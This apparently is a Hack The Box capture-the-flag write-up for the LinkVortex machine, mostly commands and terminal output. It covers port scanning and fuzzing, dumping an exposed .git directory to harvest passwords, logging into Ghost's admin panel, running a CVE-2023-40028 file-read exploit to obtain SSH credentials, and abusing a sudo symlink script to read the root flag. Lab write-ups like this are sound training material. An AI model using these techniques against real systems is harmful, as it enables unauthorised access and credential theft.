

Writeup Linkvortex

Initial Enumeration

Port Scanning

Full Detailed Port scan

As always, I will start with a full Detailed port scan. With this we will start to see what ports are open on this ip address.

```
nmap -p- -sCV 10.129.36.206 -vvvv
```

```
Parrot Terminal
File Edit View Search Terminal Help

[eu-dedivip-2]-[10.10.14.126]-[hackthekat123@htb-bupuvbwbfd]-[~]
[*]$ nmap -p- -sCV 10.129.36.206 -vvvv
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-12 12:40 CST
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 12:41
Completed NSE at 12:41, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 12:41
Not shown: 65535 closed tcp ports (reset)
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Lin
ux; protocol 2.0)
| ssh-hostkey:
|   256 3e:f8:b9:68:c8:eb:57:0f:cb:0b:47:b9:86:50:83:eb (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMHm4U
QPajtDjitK8Adg02NRYua67JghmS5m3E+yMq2gwZZJQ/3sIDezw2DVl9trh0gUedrzkqAAG1IMi17G/H
A=
|   256 a2:ea:6e:e1:b6:d7:e7:c5:86:69:ce:ba:05:9e:38:13 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKKLjX3ghPjmmBL2iV1RCQV9QELEU+NF06nbXTqqj4
dz
80/tcp    open  http      syn-ack ttl 63 Apache httpd
|_ http-title: Did not follow redirect to http://linkvortex.htb/
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 12:41
Completed NSE at 12:41, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
```

Directory Fuzzing

A directory fuzzing approach was used to discover hidden directories and files on the web server. This was done using tools such as **Gobuster** or **FFUF**. Use the following example command:

```
ffuf -u http://linkvortex.htb/FUZZ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -fs 0 -c
```

```
[eu-dedivip-2]-[10.10.14.39]-[hackthekat123@htb-xuyifbgqnz]-[~]
[*]$ ffuf -u http://linkvortex.htb/FUZZ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -fs 0 -c
```

v2.1.0-dev

```

:: Method      : GET
:: URL         : http://linkvortex.htb/FUZZ
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout      : 10
:: Threads      : 40
:: Matcher      : Response status: 200-299,301,302,307,401,403,405,500
:: Filter       : Response size: 0

```

```
assets [Status: 301, Size: 179, Words: 7, Lines: 11, Duration: 55ms]
LICENSE [Status: 200, Size: 1065, Words: 149, Lines: 23, Duration: 41ms]
# [Status: 200, Size: 12148, Words: 2590, Lines: 308, Duration: 517ms]
# This work is licensed under the Creative Commons [Status: 200, Size: 12148, Words: 2590, Lines: 308, Duration: 893ms]
# [Status: 200, Size: 12148, Words: 2590, Lines: 308, Duration: 894ms]
# [Status: 200, Size: 12148, Words: 2590, Lines: 308, Duration: 894ms]
```

```
ffuf -u http://linkvortex.htb/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-small-files.txt -fs 0 -c
```

```
[eu-dedivip-2]-[10.10.14.39]-[hackthekat123@htb-xuyifbgqnz]-[~]  
[*]$ ffuf -u http://linkvortex.htb/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-small-files.txt -fs 0 -c
```

v2.1.0-dev

```

:: Method      : GET
:: URL         : http://linkvortex.htb/FUZZ
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-small-files.txt
:: Follow_redirects : false
:: Calibration : false
:: Timeout      : 10
:: Threads      : 40
:: Matcher      : Response status: 200-299,301,302,307,401,403,405,500
:: Filter       : Response size: 0

```


```

Favicon.ico      [Status: 200, Size: 15406, Words: 43, Lines: 2, Duration: 192ms]
Sitemap.xml      [Status: 200, Size: 527, Words: 6, Lines: 1, Duration: 106ms]
robots.txt       [Status: 200, Size: 121, Words: 7, Lines: 7, Duration: 249ms]
Sitemap.xml      [Status: 200, Size: 12148, Words: 2590, Lines: 308, Duration: 302ms]
Favicon.ico      [Status: 200, Size: 527, Words: 6, Lines: 1, Duration: 50ms]
sitemap-index.xml [Status: 200, Size: 15406, Words: 43, Lines: 2, Duration: 318ms]

```

email founded in the git/logs.

To get all the content that is in the git subfolder will first need to install a git-dumper. There for i will install GitHack.py <https://github.com/lijiejie/GitHack/tree/master>



```
[eu-dedivip-2]-[10.10.14.39]-[hackthekat123@htb-xuyifbgqnz]-[~/Documents/Gi  
[*]$ python GitHack.py -u http://dev.linkvortex.htb/.git/
```

```
[File not found] ghost/core/test/integration/settings/settings.test.js  
[File not found] ghost/core/test/regression/api/admin/__snapshots__/authentication.test.js  
[File not found] ghost/core/test/integration/url_service.test.js  
[OK] ghost/core/test/regression/api/admin/authentication.test.js  
[File not found] ghost/core/test/regression/api/admin/db.test.js  
[File not found] ghost/core/test/regression/api/admin/identities.test.js  
[File not found] ghost/core/test/regression/api/admin/images.test.js  
[File not found] ghost/core/test/regression/api/admin/members_importer.test.js
```

Here above we can find different path where i will find a password.

I have found in the Authentication file from the path of above. In this file, have i executed the following command to find passwords which we can find in the authentication file.

```
cat authentication.test.js | grep password
```

```

- [★]$ cat authentication.test.js | grep password
    const password = 'OctopiFociPilfer45';
        password,
    await agent.loginAs(email, password);
        password: 'thisissupersafe',
        password: 'thisissupersafe',
    const password = 'thisissupersafe';
        password,
    await cleanAgent.loginAs(email, password);
        password: 'lel123456',
        password: '12345678910',
        password: '12345678910',
    it('reset password', async function () {
        password: ownerUser.get('password')
    await agent.put('authentication/password_reset')
        password_reset: [{
    it('reset password: invalid token', async function () {
        .put('authentication/password_reset')
        password_reset: [{
    it('reset password: expired token', async function () {
        password: ownerUser.get('password')
        .put('authentication/password_reset')
        password_reset: [{
    it('reset password: unmatched token', async function () {
        password: 'invalid_password'
        .put('authentication/password_reset')
        password_reset: [{
    it('reset password: generate reset token', async function () {
        .post('authentication/password_reset')
        password_reset: [{
describe('Reset all passwords', function () {
    it('reset all passwords returns 204' async function () {


```

Here above we can find the password we will use to login on the following login page.

<http://linkvortex.htb/ghost/#/signin>

Now we can login by using the following credentials:

Username	Password
admin@linkvortex.htb	OctopiFociPilfer45



I logged in on the admin panel and will try to find the version the admin panel is running on. I have found that the admin panel is using the 5.58 version, so I have found the following github exploit for the admin panel which is version 5.58.

<https://github.com/0xyassine/CVE-2023-40028/tree/master>

```
[eu-dedivip-2]-[10.10.14.39]-[hackthekat123@htb-xuyifbgqnz]-[~/CVE-2023-40028]
[*]$ ./CVE-2023-40028.sh -u admin@linkvortex.htb -p OctopiFociPilfer45
WELCOME TO THE CVE-2023-40028 SHELL
file> password: 'thisissupersate'
```

```
},
"mail": {
  "transport": "SMTP",
  "options": {
    "service": "Google",
    "host": "linkvortex.htb",
    "port": 587,
    "auth": {
      "user": "bob@linkvortex.htb",
      "pass": "fibber-talented-worth"
    }
  }
}
```

```
file>
```

```
[eu-dedivip-2]-[10.10.14.39]-[hackthekat123@htb-xuyifbgqnz]-[~]
[*]$ ssh bob@linkvortex.htb
bob@linkvortex.htb's password:
Permission denied, please try again.
bob@linkvortex.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.5.0-27-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Dec  3 11:41:50 2024 from 10.10.14.62
bob@linkvortex:~$
```

Login credentials for SSH Connection:

Username	Password
bob@linkvortex.htb	fibber-talented-worth

FORGET to take a picture of the User flag

With the command `sudo -l` will i see if i can execute a command without knowing the administrator password.

```
sudo -l
```

```
bob@linkvortex:~$ sudo -l
Matching Defaults entries for bob on linkvortex:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/sbin\:/bin\:/snap/bin, use_pty, env_keep+=CHECK_CONTENT


User bob may run the following commands on linkvortex:
    (ALL) NOPASSWD: /usr/bin/bash /opt/ghost/clean_symlink.sh *.png
bob@linkvortex:~$
```

We are going to make a symbolic link from the root user to the user bob. Then we will use the command `check_content` to see what the root flag is.

```
ln -s /root/root.txt wow.txt
ln -s /home/bob/wow.txt wow.png
sudo CHECK_CONTENT=true /usr/bin/bash /opt/ghost/clean_symlink.sh
/home/bob/wow.png
```

```
ln: failed to create symbolic link 'test.txt': File exists
bob@linkvortex:~$ ln -s /root/root.txt wow.txt
bob@linkvortex:~$ ln -s /home/bob/wow.txt wow.png
bob@linkvortex:~$ sudo CHECK_CONTENT=true /usr/bin/bash /opt/ghost/clean_symlink.sh /home/bob/wow.png
Link found [ /home/bob/wow.png ] , moving it to quarantine
Content:
c99bb016f65990b26fef6171bb438641
bob@linkvortex:~$
```

Menu [VNC config] Parrot Terminal bob@linkvortex:~ Parrot Terminal GitHub - Oxyassine/C...



LinkVortex has been Pwned!

Congratulations  **Hackthekat123**, best of luck in capturing flags ahead!

#3564	29 Dec 2024	30
MACHINE RANK	PWN DATE	POINTS EARNED

OK

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